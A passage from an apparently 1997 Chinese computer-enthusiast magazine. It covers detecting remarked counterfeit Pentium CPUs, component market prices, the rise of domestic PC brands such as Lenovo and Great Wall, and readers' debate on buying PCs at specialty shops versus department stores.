假CPU通常是用档次较低的CPU，REMARK成高档次的后流入市场。现在的兼容机市场上经销商通常只为用户预装DOS和WINDOWS 3.2软件，此类软件只能利用计算机系统资源的40～50%，不能使计算机满负荷工作。由于INTEL的PENTIUM CPU有着良好的性能，REMARK过的CPU仍然能正常运行，而不被用户觉察。而WINDOWS 95就不同了，WINDOWS 95可以利用到系统资源的90%以上，使计算机资源得以充分发挥。REMARK过的CPU在这样满负荷运行下，会原形毕露——频繁的死机。所以您在装机时一定要让经销商为您装WINDOWS 95试一下。如果装上WINDOWS 95后计算机频繁的死机，您就可以大胆地问:这个CPU是不是REMARK过的?

二、硬件辨别法

此法也是利用正品INTEL PENTIUM CPU可以在超负荷下正常运行的优良性能。据笔者经验，正品INTEL PENTIUM CPU通常可以在高其本身一个级别下正常工作，即：PENTIUM 100可以跳为PENTIUM 120、PENTIUM 120可以跳为PENTIUM 133、PENTIUM 133可以跳为PENTIUM 150而对计算机本身的运行无影响，即使运行WINDOWS 95也可以正常运行。而经REMARK过的CPU跳为高其一个档次后，连自检都无法通过。用户在购买CPU时可以要求经销商将CPU跳为高其本身一个档次试运行，如果是假CPU当场就可以看出来。

另外，朋友们在购买CPU时要对BIOS的设置倍加注意。有的不法经销商在出售假CPU时利用普通用户对BIOS设置不太熟悉的情况，将CPU内部高速缓存关闭。这样装有假CPU的计算机即使安装WINDOWS 95这样的大型软件也看不到有死机现象发生。但是这样设置的计算机速度奇慢，明眼人一眼就可以识破。

所以如果您是第一次购买计算机，最好请一个有经验的COMPUTER FAN帮您，以免受假CPU之苦！

内存条市场本月价格略有回落，平均每兆容量38元，而且货源充足，其原因是由于欧洲市场实施反倾销行动抑制了日本和韩国内存条的欧洲总销量，使其产品流向发生变化转而涌入亚洲市场，造成局部区域货源过剩，进而价格降低的缘故。内存条市场虽然动荡不安，每兆容量价格变化幅度较大，但对一般微机16MB标准配置而言，绝对价格也仅在600元上下，节省余地不大，已不构成微机成本大头。电脑爱好者不必在此斤斤计较电脑内存，宜放宽自身肚量，按计划采购装机。

主板市场价格无大变化，国内原有较为知名品牌主板的价格约在1000元左右的基础上，大部分仅有10－30元的波动，没有红透市场的品牌，缺少可圈可点之处。给我们带来一丝新意的是一些不知名、如同雨后春笋在经销商柜台冒出的奔腾“小”板，它们以相当低廉的价格蚕食着主板市场，不过由于缺少客观的评测结论，其性能如何尚不明了，但在经销商可退可换的前提下，电脑迷从探险主板、降低投资角度考虑，不妨一试，您很有可能发掘出一块性价比相当不错的主板，成为一名伯乐，充分展现自己的聪明和才干，这或许正是电脑迷最大的兴趣所在了。主板市场另一个即将露出冰山一角的是能更加充分发挥MMX CPU和一般Pentium级CPU性能的新的芯片组主板。原有HX、VX系列板，今年下半年随MMX CPU三家产品大量上市与新芯片组主板的涌出，将有相当幅度的降价。

光驱市场货源充足，已远不是今年春节前后货紧价扬的局面了，配套市场内光驱家族热热闹闹，数代同堂，既有价格仅200余元、AT接口的两倍速产品，也有4速、6速、8速、12速甚至16倍速的IDE接口的产品，争奇斗艳，价格从500元到1200元不等。这些光驱不但采购者难分优劣，就连经销商也确确实实辨不出伯仲，基本上都有雄厚的资金和技术支持以及独特优势，消费者购买只有随缘了。本月电子配套市场内4速产品供货量有所上升，但8速产品为主流，12速和16速光驱出货量较少，毕竟在没有得到市场验证之前，消费者口袋里的Money是不会轻易出手的。

崛起中的国产 PC 品牌

□陕西　康翔

风起云涌的 1996 年中国 PC 市场给我们留下了太深的印象：政府整顿组装机市场，清理计算机“四无产品”活动在全国范围内展开；联想几度率先降价，其它国有品牌厂商也紧紧跟上，占有了市场的主动；长城“七项全能”电脑的问世，使家用电脑的概念越发清晰，一批适合家用的电脑相继推出，表明家用电脑市场进一步走向成熟；方正集团在出版业立稳之后，开始向电脑整机市场进军，倚恃其品牌效应、技术实力，一年便取得了很好的成绩；同创集团如一匹黑马，1996 年的业绩着实让不少同行羡慕……1996 年 PC 市场的突出特点是国有品牌发展迅速，一定程度上改变了以往中国微机市场‘跟随’的特点，也就是说，某些跨国计算机集团视国内市场为销售过时产品的“热土”，产品是否升级换代，何时升级换代一直在外国厂商带动下进行。1996 年国产品牌电脑在技术上、质量上、服务体系的建立上都有很大的进步，在价格定位上也颇具优势。这一年可说是国产品牌崛起的一年，那么 1997 年，会是什么样的呢?

联想公司并没有留给我们预测的时间，在 2 月底就已开始了新一轮的降价行动，主推配置奔腾 166 芯片的产品，将其 P5/166 的 8010 型电脑价格降至万元，再次擂起前进的战鼓，向其它公司发出挑战。有人怀疑一味以降价作为争夺市场的策略，是否有利于行业的发展。可问题是即使联想不率先采取降价行动，也会有其它公司采取类似行动，与其坐等受制，不如主动出击，况且联想已经在去年的降价行动中尝到不少甜头。经过多年的市场磨炼，联想无论在市场预测的准确性、技术开发的前瞻性，还是生产的高效，供应、销售渠道的畅通及采购时机和数量的选取，库存结构的设定等方面都有了长足的进步。由于其内部管理的加强，运筹能力的大幅度提高，我们不能将联想的降价行动简单视为促销或占领市场的被动方法，而应看做是一种水到渠成的主动手段。相信 1997 年联想决不会仅仅打出一张“降价牌”，他们一定还会有更好的方案出台，只是目前我们还不得而知。联想昭阳系列笔记本电脑问世虽然还不到一年，但已在 1996 年的笔记本市场中攀到第十的位置。笔记本作为 PC 中技术难度最高、价格最高、利润最高的产品，主要的市场份额控制在日本厂商手中，这个市场的竞争不同于其它的市场，欲使“昭阳”前途无量，联想在 1997 年必须对这个市场有充分的认识，同时加大“昭阳”的宣传、销售力度。作为 1996 年中国 PC 市场的最大赢家（联想品牌台式电脑在 1996 年国内市场销量已领先于其它国内外品牌，而且在包括台式机、笔记本和服务器的整个 PC 市场上，联想也仅以 0.05% 的市场差额而屈居第二），联想一定不会满足于已有的成绩。春季的新品发布，再一次显示了联想的实力。随着联想在技术上的日益更新、销售网络的进一步完善和服务方式的更加周到，加之联想品牌已深入国人心中，联想摘取 1997 年中国 PC 市场的‘No. 1’位置，也就是很自然的一件事了。

1996 年，在商用台式机市场，金长城 ATX 系列商用电脑以其性能卓著、技术领先和价格相对低廉的特点令广大用户们欣喜不已，同时也给国外厂商不小的震憾。尤其是在国外品牌一向视为囊中之物的服务器市场，更是史无前例地进入了前 6 名。1996 年年中，长城发布了金长城 MTV 系列多媒体家用电脑，“七项全能”的设计特点充分体现了长城“三电一体化”的用心所在，让电脑向日常消费类电子产品靠拢。但由于在设计上追求‘全能’，价格踞高难下，而价格偏偏是中国老百姓购买商品时的一颗重要的心理砝码，致使金长城 MTV 未能真正形成燎原之势。进入 1997 年，长城提出了三大创新战略，即创新技术、创新应用和创新服务。这三大战略在新春伊始的长城新品展示会上已得到了充分的体现。金长城 MTV '97 系列全能电脑，较 1996 年的 MTV 系列功能更强，集电脑、电器、电信功能于一体的三电一体化设计令新闻媒体赞不绝口，认为它代表了国际上以数字化技术为基础的三电一体化产品的发展趋势。未雨绸缪，看来长城已经为 1997 年的市场竞争做了充分有效的准备工作。如果长城能更进一步发挥技术领先的优势，并加大销售投入力度，完全有可能在 1997 年来个令人咋舌的市场‘三级跳’。我们相信长城在 1997 年会以自己的优异表现，向国人递上一份满意的答卷。

同创集团 1995 年下半年才开始涉足计算机制造业，然而当年产销量即超过 2 万台。闪电般的发展速度令国内媒体争相报道，于是引起了一场大辩论：同创为

什么能有这样快的发展速度?答案很简单:同创把握的时机比较好。1995年下半年正好是中国市场对计算机大量需求的时期,同创在这个时候进入计算机制造业,正应了那句话:"好风凭借力,送我上青云。"1996年同创给我们显示的是一条强劲的递增线,产销量达到6.5万台,居国产品牌第三位。1997年对于同创来说,将会是辉煌的一年。一开春,同创就已经有10万台订单在手,然而自身并不十分强大的生产规模却有可能成为其发展壮大的"瓶颈",幸好江苏省电子工业基础雄厚,有一大批制造能力很强的企业,加之政府强有力的支持,因此"瓶颈"问题在今年会得到一定程度的解决。同创的经营哲学中,不囿于中心城市是其一大特色。不囿于中心城市并不是说放弃这些市场,而是在参与大城市市场竞争的同时,更多地向量大面广的中小城市渗透。依照这一点,同创在华东、东北等地已打下了良好的基础,为拥有更加广阔的发展空间创造了极为有利的条件。1997年同创不仅继续努力开拓商用机市场,而且开始大规模向服务器市场进军,除了会将更多的国外品牌挑落马下,提升自己的国内市场排名外,甚至有可能威胁到目前在国产品牌中位居第二的长城。"登高以致远",同创——其志非小。

1996年方正推出了网络多媒体电脑卓越系列,无数用户为之倾倒,半年多的时间里,卓越系列在国内市场尽领风骚,销售几度出现供不应求的局面。1996年产销量达到4.5万台以上,在国产品牌中位居第四。1997年2月底,在联想各系列台式微机全面降价的同时,方正的降价措施也出台了,其中包括面向商业领域的FP+系列和过去价格较高的卓越系列。另外,方正在硬件检测上的高标准和软件上的优势,可说是"软硬兼施,双管齐下"。从年初以来,方正对FP+系列商用电脑的广告投入逐渐加大,由于FP+系列并不具备明显优势(包括价格上),而且此市场竞争对手太多,因此方正想要取得突破性进展的道路艰难。方正在1997年能走多远,关键取决于对市场把握的准确程度。

海星龙系列电脑的诞生,曾经在西北地区引起强烈反响,人们都认为从此黄土地上将升起一面国产品牌的旗帜。然而一年多过去了,不要说在全国各地,就连在它的出生地——西安,也难以见到海星"龙"的身影。在1996年的计算机类广告中,人们时常可以见到"海星——康柏中国总代理"的字样,然而却看不到海星为自己的"龙"实实在在地做点什么。也许是海星正把精力放在1997年下半年将推出的PCTV上吧,我们拭目以待。

浪潮在服务器市场取得了丰硕的成果(1996年在国产品牌中位居第一)之后,在1997年开始大举向台式微机市场进军,针对不同的市场区域推出了不同的产品,强调产品的个性化特征。看来浪潮对新的一年充满了信心,我们也期待浪潮成为1997年中国PC市场上的一朵奇葩。

谈到国有品牌,还应说一说台湾的宏▮。作为中国人的品牌,宏▮在世界市场上已取得了很好的成绩,1995年宏▮在国内市场销售量排名第二,然而1996年却落到了第五位,原因是多方面的,主要是由于宏▮对市场的变化不能做出及时有效的部署,广告与销售之间脱节。1997年宏▮的全线新品展示已在初春时进行,其中Aspire 1500颇具魅力,不知此尤物是否还能掀起去年Aspire刚刚出世时那样的热潮。此外,宏▮的外设产品也将陆续上市。

1997年初,传统的家电生产厂家如海信、长岭等也加入了PC制造业,由于具备雄厚的经济、技术实力,加之经营家电多年来已构造了层次多、范围广的服务体系,这些"后来人"一露面便引起了同行们的注意,相信未来几年,国内市场的格局还会有大的变化。

我们希望所有国产PC品牌的厂商(包括本文未提到的)能够清醒认识形势,发挥自身的优势,一道为中国计算机事业的壮大发展而努力,并祝愿中国计算机事业"长风破浪会有时,直挂云帆济沧海"。

(上接第10页)

我们现在看到的这些,可能还远不能说明Java带来的巨大影响。事实上,Sun在其产品推广上,很有一番策略,目的可能在于让它的软Java、硬Java都能获得丰收。所谓硬Java是指如Java固化芯片之类的硬件产品。有人预测,到2000年,1亿台PC上都会装有Java的固化芯片。那么,Sun公司的Java将会大于Sun本身,硬件市场的大变革时代可能已经到来……

Java一方面使信息时代的大同指日可待;一方面可能改变业界的格局,我们不禁要去推测,未来几年,谁将成为计算机界叱咤风云的人物。

……

从Java问世到现在已有近3000万份拷贝,再过一年这个数字可能翻两番。全球的Java编程比赛(Java Cup)也已进行,共有19个程序获奖,水平都很高。Java已成为计算机技术发展史上最快被人们采纳的一种技术。当然,做为一个新生的事物,业内、业外也有一些人士对Java的技术成熟程度和发展前景持怀疑态度。

我国对于Internet的研究和开发工作尚处在起步阶段,对Java的应用程序开发更少。在全球的Internet和Java的浪潮中,我们应该在关注Java的同时,更快地熟悉、掌握、利用Java。

中国电脑业——千树万树梨花开

□本刊记者部

中国计算机工业蓬勃发展，计算机产品的应用和普及掀起了中国老百姓的电脑热。也许，至今你依旧不会忘记去年北京民族文化宫前九曲十八弯的长队，人们为能进入“电脑爱好者城”争先购票的景象。如今，“电脑爱好者城”已成为计算机行业的关注焦点，众多知名的和尚不知名的厂商同台亮相，尽显风采，也正是这些中国计算机业工匠们的辛勤耕耘，促成了——

电脑市场，战绩喜人

谈起国内计算机产业，人们自然要联想到中关村——这位于北京西北郊区方圆一百平方公里的土地，仅仅十年前，这里还是阡陌纵横的农田，而今，却正成为民族高科技产业的生长点，至1995年底，中关村已有新技术企业近5500家，工业总产值达94.02亿元，年均增长率45%以上，如此迅猛的速度令人惊叹。

纵观全国微机市场，年销售量虽然不到全球每年新增的市场份额的2%，但1993年以来，中国的微机市场每年都在以28%～70%的速度发展壮大，预计到2000年，中国将成为仅次于日本的亚洲第二大市场。

不仅如此，目前在整机领域，中国计算机产品在质量、服务等方面与国外名牌产品的差距已大大缩小，有的已经接近或超过外国产品。长城集团推出的国产品牌“金长城”，整个生产过程无差错率比国际名牌IBM仅低1至2个百分点，而电磁防泄漏性能超过所有国际名牌；1996年8月，联想产品通过ISO9001国际质量体系认证，标志着国产名牌微机的质量已经完全可以和世界媲美，而价格却比国外同类品牌机低2000～4000元。

1997年3月，国家统计局又传来捷报：联想品牌台式微机1996年的国内市场销量居国内外品牌首位。长城集团的微机产销量也达到20万台，直追“联想”。方正、同创、海星……众多国产品牌的微机产品在中国市场上争奇斗妍，长期以来国外计算机一统天下的局面被一举扭转。

除了主机产品，其他计算机部件、外设产品的发展趋势也很看好，紫金打印机、紫光绘图仪等占据一定市场份额；烟台东方电子集团的键盘颇成气候；而显示器市场上又跃出一匹“黑马”——浙江青鸿，年销售额已近23亿元人民币。……

回首我国计算机产业成长的历程，不由感慨其“曾经的沧海”：十三年前，四通还只是一个凭着两万元贷款、在一个蔬菜棚子里开张的电子贸易公司；同样仅仅是十几年的时间，联想从原来的以开发板卡为主的小公司，迅速发展成为国内第一大微机制造商；而目前国内最大的软件销售连锁组织——连邦公司的总裁在当时也是靠着一辆自行车独闯天下的……他们的成功使更多的人看到了中国计算机产业的希望，这希望来自于多少不眠之夜里的辛苦劳作和深思熟虑，来自于其独到的经营战略及市场灵活的应变能力。

龙头老大，身手不凡

当1994年，四通与全球最大的个人电脑制造商——康柏公司合资建厂时，还有不少人担心四通仅仅拥有10%的股份，会不会被巨人“吃掉”？现在，越来越多的国内大型企业开始与海外企业探讨共同发展的可能性，“与巨人同行的捆绑式发展战略”可谓大公司经营的一大转变。一位研究企业发展战略的专家曾对此现象给出一个有趣的公式，即‘无穷大的发展可能性即便是乘以10%的股份仍然是无穷大，而零的发展机会即使乘以90%的股份仍然是零”。

联想与国外著名公司的技术交流与合作，保证了它能吸收国际最新技术，与世界同步。今年3月，联想与微软公司签定了全面预装Win95的协定，实现了32位操作系统，在奔月、逐日、P系列、天蝎818/858、昭阳5000/6000笔记本电脑等上都预装Win95。

谁掌握了高新技术谁就在市场上占据主动。今年最引人关注的新技术动向首推Intel的MMX技术。就当Intel在美国本土发布MMX时，联想、长城、方正、同创等国内厂商即推出了各自基于MMX技术的产品，美国《商业周刊》4月14日发表文章针对这一现象指出，中国电脑具备了与国外电脑交锋的技术实力。

降价促销，是各大厂商又一重要的经营策略。1996年联想大打价格战，几次率先大幅度降低奔腾机价格，成功地引导了中国计算机市场由486向奔腾时代的飞跃，与其他国有品牌共创‘96奔腾年”。

与此相反。“同创”宣布不降价，通过预装软件提高技术附加值，同时加大服务的力度。同创北京分公司的任总经理说，“1997年，一些经济及技术实力雄厚的家

电厂商也开始涉足电脑业，PC 机市场的竞争越发白热化。面对挑战同创的上上策便是努力认清形势，突出自身特色。'目前，同创正在下大功夫完善售后服务。相信，同创"绿色服务"计划的实施定会给其带来巨大收益。据悉，至今同创手中订单已超过 12 万台。

不管是与巨人同行完善自己，或发挥技术优势主导市场，或打价格战、推售后服务吸引用户；也不管是"集中兵力打歼灭战"或"不把所有鸡蛋放一个篮子"，总之，各家总有各的高招争夺市场份额，稳住江山。

俗话说"三十年河东，三十年河西"。如今很多中小型公司无论是技术、财力均无法与联想、长城、方正、同创等大公司抗衡，但谁又能保证在瞬息万变的电脑行业里他们凭借自身对市场的理解及产品定位，不会变为'黑马'呢?

各路劲旅，不甘示弱

去年中关村市场"四无"(无标准生产，无检验手段，无中文标识，无生产许可证) 产品的清理整顿提醒了原先对计算机产品缺乏常识的普通用户，在购买电脑时不能象买一件廉价衬衫那样随随便便。一些公司被宣布不合格后，进退无路，为寻求对策，30 多家公司曾聚集一起，共签一份联合承诺书，希望能有序竞争，并希望通过某种形式的联合共建生产线，降低成本，由此可见他们对生存前景的焦虑和对规范经营的重视。

一些没拿到生产许可证的企业希望在 1997 年能顺利通过各项审查。尽管申请办证，公司需建立生产线并具备各种检测手段，需投入不少费用（估计在 15 ~ 20 万元左右)，但从这些公司的积极行为可看出：过去作坊式的游击队正在向制造品牌机的正规军转变。

潮起潮落的市场使越来越多的公司意识到发展自身品牌的重要性，比如新民安，他们的"王子"电脑从无到有，现在已有了相当的生产和销售规模。发展自身品牌，须靠产品质量及技术开发。而新民安的突出之处还在于把握市场脉博，开创了全新的销售方式——保险邮购电脑，如果用户到火车站或邮局提货时发现有损坏可以拒提，并及时通知公司负责人，由新民安向保险公司索赔。新民安和保险公司的联手消除了邮购用户的各种顾虑，使得偏远地区的人们在购置电脑中多了一份轻松与放心。而恒生公司在去年 11 月电子部计算机质检中心抽查后获得了"优等品"证书，在建立并有效维护一套符合标准要求的质量保证体系后，更是把"高性能、低价位"作为自己的经营特色。

有了好品牌，宣传更显得至关重要。有人说出名靠策划，"万思帝"去年投入大量资金，用其"超重炮"、"轰天炮"、"重型炮"等轮翻轰炸各大媒体，并利用所有参展机会宣扬自己鲜明的个性，将"万思帝"三个字烙入人们脑海。还有许多公司如国合电脑、天平公司等频频参加展销会，通过发放宣传材料、放几台电脑，与用户面对面进行双向交流获得信息反馈，增加了社会影响力。

产品规范了，有了名声，还得紧贴市场需求。"做大"、"做规模"固然是一条不错的路，但依据消费者量身定货，"做小"、"做精品"也是可行之道。据有关资料表明，家庭 PC 机用户计算机资源的利用率仅 40% ~ 50%，即有一半处于闲置状态。有的计算机厂商看准这一潜在市场，纷出新招，无论在硬件、软件上均从用户角度出发提供更细化的产品。

鑫国立公司以产品代理起家，对整机采取两极化的产品定位，即高档与低档相结合，高档产品求专业化、高品质；低档产品求低成本、大众化。清华一家公司则推出富有新意与生命力的概念：提供系列的个人电脑组合方案、微型系统解决方案供用户选择。看上去这只不过是一种促销的新招儿，实际上却是根据消费者的不同需求进行选配，以充分发挥计算机资源，这一做法深刻蕴含了未来人类消费的趋势，即个性化、自我化。

尽管软件界最活跃的该算是管理软件，如科利华的 CSC 商业管理软件，用友集团以"把中国财务软件带入 32 位时代"为主题的 Windows95/NT 版等等。但仍有许多软件公司另辟蹊径。

据《1995 年中国统计年鉴》统计，目前我国在校学生约 1.85 亿人，这一庞大的基数蕴藏着巨大的市场潜力，不少电脑软件公司瞄准这一市场进行开发，并将其做细做精，获得了成功。去年"科利华"校长办公系统热卖、教育网络开通、初中 3.0 版上市、高考奖赔承诺兑现等一系列大动作着实引起各界人士的关注。

说到教育软件，就不能不谈谈我国教育的现状，几乎十年二十年不变的教学模式已显得力不从心，学生渴望能有一个帮助其迅速找到薄弱环节并能提供针对性练习的老师。海北公司推出的状元' 97 电脑家庭教师软件的突出特点在于强劲的分析功能，学生能够及时了解自己的薄弱环节，并根据需要加强训练。而鸿达开发的电脑光碟，公达公司的电子百科全书，欣力量的教育类游戏等则针对不同的用户层，满足多种用户多方面的需求。也许不久的将来，学生书包中以手提计算机与学习软件代替教科书将不再是遥远的童话。

总之，这些中小型公司在有限的投资条件下，正在努力拓展自己的空间，由于规模小，便于操作，其灵活的方式能紧跟市场变化，又多采用面对面的销售方式，在售后服务上能够达到较好的效果，他们为繁荣计算机市场起到了必要、有益的补充。 (下转 79 页)

买电脑到专卖店还是到商店?

编者:如果您要买一台电脑,您首先想到的是去什么地方购买呢?电脑专卖店的销售历史由来已久,在电脑消费市场中占据了绝对的优势。而电脑进入大型商场不过是近几年的事,但似乎已经给人造成了这样一种印象:大型商场卖电脑不专业、服务质量无法保证、机器品种不全、规模不大等等。那么,电脑销售在大型商场中真是这样吗?不是的!大型商场和电脑公司能不能作出些有益的举措改变人们的这种观念,使商场成为人们购买电脑的乐土呢!

A 君:买电脑到专卖店

据统计,我国每年销售微机约 160 万台,并以 25% 的速度猛增,其中约有 32 万台进入家庭。今天,在京、沪和沿海经济比较发达的一些城市,每百户的微机拥有量已超过 5 台。在西安的一些经销行业,家用机用户甚至可与商用机用户平分市场。随着经济的发展,电脑无疑将会越来越普及。那么,消费者是否知道应该到什么地方购买吗?在此,我建议读者买电脑最好去专卖店。

电脑毕竟不同于一般消费品,作为高科技产品,其复杂和娇贵使得它对环境和操作均有严格的要求,不会使用和使用不当都可能造成系统硬件或软件的损坏。所以,电脑的使用是尤为重要的。在专卖店,有技术人员指导操作和讲解,这种现场指导是一般的商场所不具备的。这样您可以对您所购买的电脑有一个更深入的了解,从而使它能更快地发挥特长。而在一般商店,电脑只作为一般消费品出售,这大大不合于现状。我认为在专卖店里买微机才是明智之举:售前有咨询,购买有指导,售后有培训,随时上门排除故障等措施。据了解,陕西省消协近来受理了多起电脑质量投诉,究其原因,绝大部分电脑来自于一般商店。由于店内没有专业技术人员,从而得不到及时的售后服务。

在生产经销企业俯拾即是的现实生活中,若想在电脑世界里漫游,消费者还需慎思慎行到大店,名专卖店去选购才会更加可靠。

(咸阳:田乃维)

B 君 到大商场看看

哪儿买电脑好?每一个十足的电脑迷都会潇洒地作出回答。可是对于广大的初学者来说呢?恐怕就没有这么潇洒了!

由于自身计算机水平的限制,普通人总是希望所购电脑的质量以及厂家的服务能够更完善一些,这本是无可厚非的。但当自己真的要作出选择时又往往举棋不定。可不是吗,电脑可是高档商品噢!搁谁也得仔细掂量着点儿。如果您没有自己的判断标准,那么,您到哪买就会觉得哪的电脑好。谁会说自己卖的电脑不好呢?所以,我们需要冷静地分析一下。

从目前的情况来看,名牌电脑进入大型商场已成趋势。在很多大型的商场中都可以看到有电脑专柜在卖电脑,而且还都是些名牌货:联想、长城、IBM 等等。这些名牌机频繁出现在商场中真的是为了打开销路吗?我并不这样想。我认为,这些名牌电脑进入大型商场的主要目的是为了产生良好的广告效应,大型商场中客流量相当大,每天有成百上千的人会看到这些电脑,厂家到哪去找这么好的宣传场所?也正是由于这种宣传效果的存在,使电脑商家更为注重产品的质量而不是其销售利润,否则这不是在作反面宣传了吗!另外,作为电脑销售的大型商场也要对电脑的质量负责,这样不是有双重保险了吗?即使万一机器出了问题,机箱内不是还有保修卡嘛!

当然,在电脑专卖店您可以有更多的选择、有现场服务人员进行讲解、有售后服务承诺等等。不过我认为,选择越多,犯错误的机率也就越大。对于普通用户来说,不如认准一个牌子,到信誉好的大商场购买。这样您可以得到更多的质量保证。如果您还不放心,您可以先到专卖店看看,是否核算,您心里就有底了!

(西安:李军昌)

C 君:专卖店优势多

作为一种特殊消费品的电脑,在专卖店买与在商场买是截然不同的。

首先,电脑是一个高智能化的商品,其内部结构异常复杂,各项指标又有天壤之别。因此,选购时必须在熟悉电脑市场行情、受过专门培训、经验丰富的人员指导下进行。在这方面,专卖店中的工作人员比起商场导购员来说占有绝对的优势!

其次,众所周知,专卖店电脑具有价格的优势,且各专卖店还可根据实际情况给予顾客一定的打折优惠,正所谓'物美价廉'。而电脑在进军商场时,因厂家要交纳高昂费用而导致成本的上升,反映在价格上,非但不可能打折,相反还要比专卖店的价格高很多。

第三,虽然目前北京的大多数专卖店都集中在海淀,对于居住在其它城区的消费者而言,有一个长距离搬运不便的问题,但由于各专卖店大都免费送货上门,因此消费者完全可以打消在这方面的顾虑。加之电脑普及的加速,专卖店增设网点的步伐也将越来越快,届

时，将会极大地方便广大消费者购买。

最后，在专卖店买电脑最可靠的保障就是：一旦电脑出了故障，可以直接拉到专卖店去维修。在哪儿买的就往哪儿去，熟门熟路。有了疑难问题，打一个电话，就可得到满意的答复。若在商场买，商家是难以维修的，只能还拉到厂家，或让消费者自己去找——不认识的话也只能看地图！至于让商家解答用户疑难问题？以目前的情况看，还差得很远。

因此，我认为买电脑就要去专卖店！（北京 张万）

D君 我到专卖店装电脑

现在的人们都已认识到：在电脑时代中，不会电脑就等于又一个新"文盲"。因此，许多家庭开始为孩子学习、辅助工作乃至娱乐休闲而购置电脑。

现在就提出了一个问题：买电脑是到专卖店还是到商店。笔者较同意到专卖店去买。

买电脑和买别的商品不一样，它是高科技产品，但谁也不能保证它不会出故障。尽管一般三五年内都不会出大毛病，但不能因此忽略出毛病的可能。买机时就应想到维修的方便。在商店买的品牌机、名牌机，可能在质量上是属上乘，但相对于专卖店来说，其技术力量就大为不如了，且大商店的人事复杂，有可能找到电脑部经理，却不知1兆等多少千。但到专卖店也需对其维修信誉作个了解，不可过些时候去找其保修时，却是人去楼空。

再就是价格。在商店，由于品牌机、名牌机的税、加上其利，可能是"暴利"也说不定。因而，许多电脑便有了万字头了。一台486也需大几千。使一些手头并不宽裕的工薪阶层望而止步。在电脑专卖店，各商家都是很注重价格的。还有一些商家在Intel、AMD、Cyrix进行拉据战的同时，竟相降价，以求薄利多销，这就更加有利于消费者。一台当时流行的奔腾100多媒体可能花7000元即可得到。

再就剩下兼容机了。一般的专卖店，都提供散件报价，如果你有兴趣，可尝试自己装一台称心如意——性能价格比极高的电脑来。让专卖店的专业人员免费代装。自己的兼容机，只需一个可自动运行的程序，关上显示器拷机个24、48小时或更长时间，只要在拷机过程中不出现问题，将来一般也就不会有什么大问题了。笔者在专卖店组装的奔腾级多媒机便是如此。CPU: Cyrix bx86 p150+120MHZ；8M内存；主板：J-656V×C PCI主板；硬盘：Quantum 1.2G；声卡：同维Ⅱ；显卡：EAcles767；光驱：Long chine 8速；显屏：Philips 14″.28；另配有机箱、键盘、音柱等共计7000整。不错吧！到专卖店组装性能优越又价格低廉的兼容机，不失为当前国情下的一种较明智的选择。（武汉：陈恺）

E君 根据需要选地方

买电脑对个人用户来说，无疑是一个较大开支，一般是慎之又慎。

据许多报纸调查显示，大多数用户到电脑公司买电脑，少数到商店购买。分析其原因很简单：大商场不是主要在做电脑生意，机型少，而且由于销量少，价格略高，因此在与电脑专卖店的竞争中没有优势。

至于专卖店卖机器的有两类：一是品牌机代理专卖店，二是兼容、拼装机专卖店。对于第一类的品牌机专卖店，如康柏、IBM、长城、联想等。笔者发觉它们大多广告作得多，店面气派，又有一系列促销活动，不过光顾的消费者还是很少。主要是价格过高！名牌机比相当配置的组装机价格高出50%甚至100%。不过，品牌机性能较好，而且预装了很多常用的软件并进行了必要的系统设置，几乎是买来机器就可以使用。对于大多数不十分熟悉硬件的朋友来说，花钱买个放心和满意，也很合算。另一类组装机商家。店不大，广告也只是偶尔出现在报纸边角上，但门庭若市，人多得往往转不过身。老板同时要面对几个客户，不得不"分时操作"。他们忙：一是机器现攒现卖。二是销量大。由于组装机市场板卡种类繁多，质量不一，鱼目混珠，但价格诱人。对于熟悉硬件的朋友，特别是酷爱攒机升级的发烧友们更是一个购机宝地。（青岛：姚大钢）

F君：电脑不是日用品

电脑不是日用品，一般只出现在大商场和专卖店中。虽然其价格总是在不断的下降之中，但它仍然从属于高档商品，且未家电化，不像彩电，看了说明书就会用。大商场只给它一隅之地，品种也不多，无外乎几种名牌。更为头疼的是：大商场不提供技术支持。而且大商场的成本高，如这档产品不标明全国统一零售价，势必影响其售价，于是观者多，买者少。

对于电脑专卖店则不然，专卖店中有卖名牌机的，也有卖兼容机的，给我们提供了广阔的选择空间。如果你想省钱，兼容机可以选择。在电脑专卖店只有电脑这一种商品，不像大商场那样"拆东墙补西墙"，电脑就是它的衣食来源，专卖店又怎能不重服务呢？电脑的价格不菲，买者多数要货比三家：比价格、比服务。在专卖店买电脑，既可以少花钱，还可得到技术支持。何乐而不为呢？在专卖店，你通常还可以得到免费的配置报价单，这使你对机器的配置和价格有一个更清楚的认识。而在大商场里，只有一张小小的标签，又怎能让人搞得明白呢？如果在名牌机专卖店买，你就会更有一种安全感：因为一个知名企业肯定会更重视信誉和服务。

所以，我认为，买电脑的地方非专卖店莫属。

（浙江：张晖）

刊盘消息

为更好地为读者服务，我刊今年开始每季度出一片刊盘。刊盘中有每季度共3期刊物中的所有程序、电脑画廊稿。这一消息在第3期刊登后，得到了广大读者的欢迎，我们将继续为大家提供这一服务。由于工本的因素，原定每片10元的价格上调为每片15元。有意购买者请汇款至“100081 北京白石桥路48号《电脑爱好者》邮购部”，务请在汇单上注明“xx年x季度刊盘”字样。请不要在信封中夹钱，用信封夹钱者如丢失恕不负责。

评刊消息

在第4期“读编热线”我们请广大读者检查工作后，得到了大家的纷纷响应，编辑部收到了大量的来信。这些读者不但指出了第4期中存在的疏漏之处，而且提出了许多很好的建议。所有在4月底前寄来评刊信的读者都将获得我社精美首日封，以作纪念。下列21位读者为97(04)最热心评刊员：

甘肃 汪天澍 张伟锋
山西 邬敬华 常 波
上海 黄志明
天津 时 光 张连起
辽宁 章为夷
湖北 陈 江
江苏 罗 健 徐 炜
四川 徐 雷 胡又松
浙江 陆高伟
北京 苏 飞 石 涛
湖南 黄朱锋
吉林 刘树会 任晓峰
河北 孙晓光
广东 王 海

以上读者将获得我社刚刚出版的价值66元的《电脑爱好者精华本(1993—1996)》和《电脑实用技术精粹》两书。

经读者评议，陈幼松的“1997年个人机新面貌”被评为1997年第4期的最佳文章。

我刊的评刊活动将坚持下去，欢迎商家合作，资助评刊活动，为评刊提供奖品！

欢迎更多的读者参加评刊，评刊内容为当期刊物中的：①标点错、错别字②语病③技术性错误④一稿多投文章⑤最佳文章⑥最差文章⑦最佳栏目⑧最差栏目。请于当月内寄“编辑部/评刊X期”收。

佳能电脑画廊有奖竞赛消息

经与佳能公司协商决定，佳能电脑画廊有奖竞赛活动，截稿期延长至6月20日，欢迎继续来稿！

(上接75页)

展望未来，网络为王

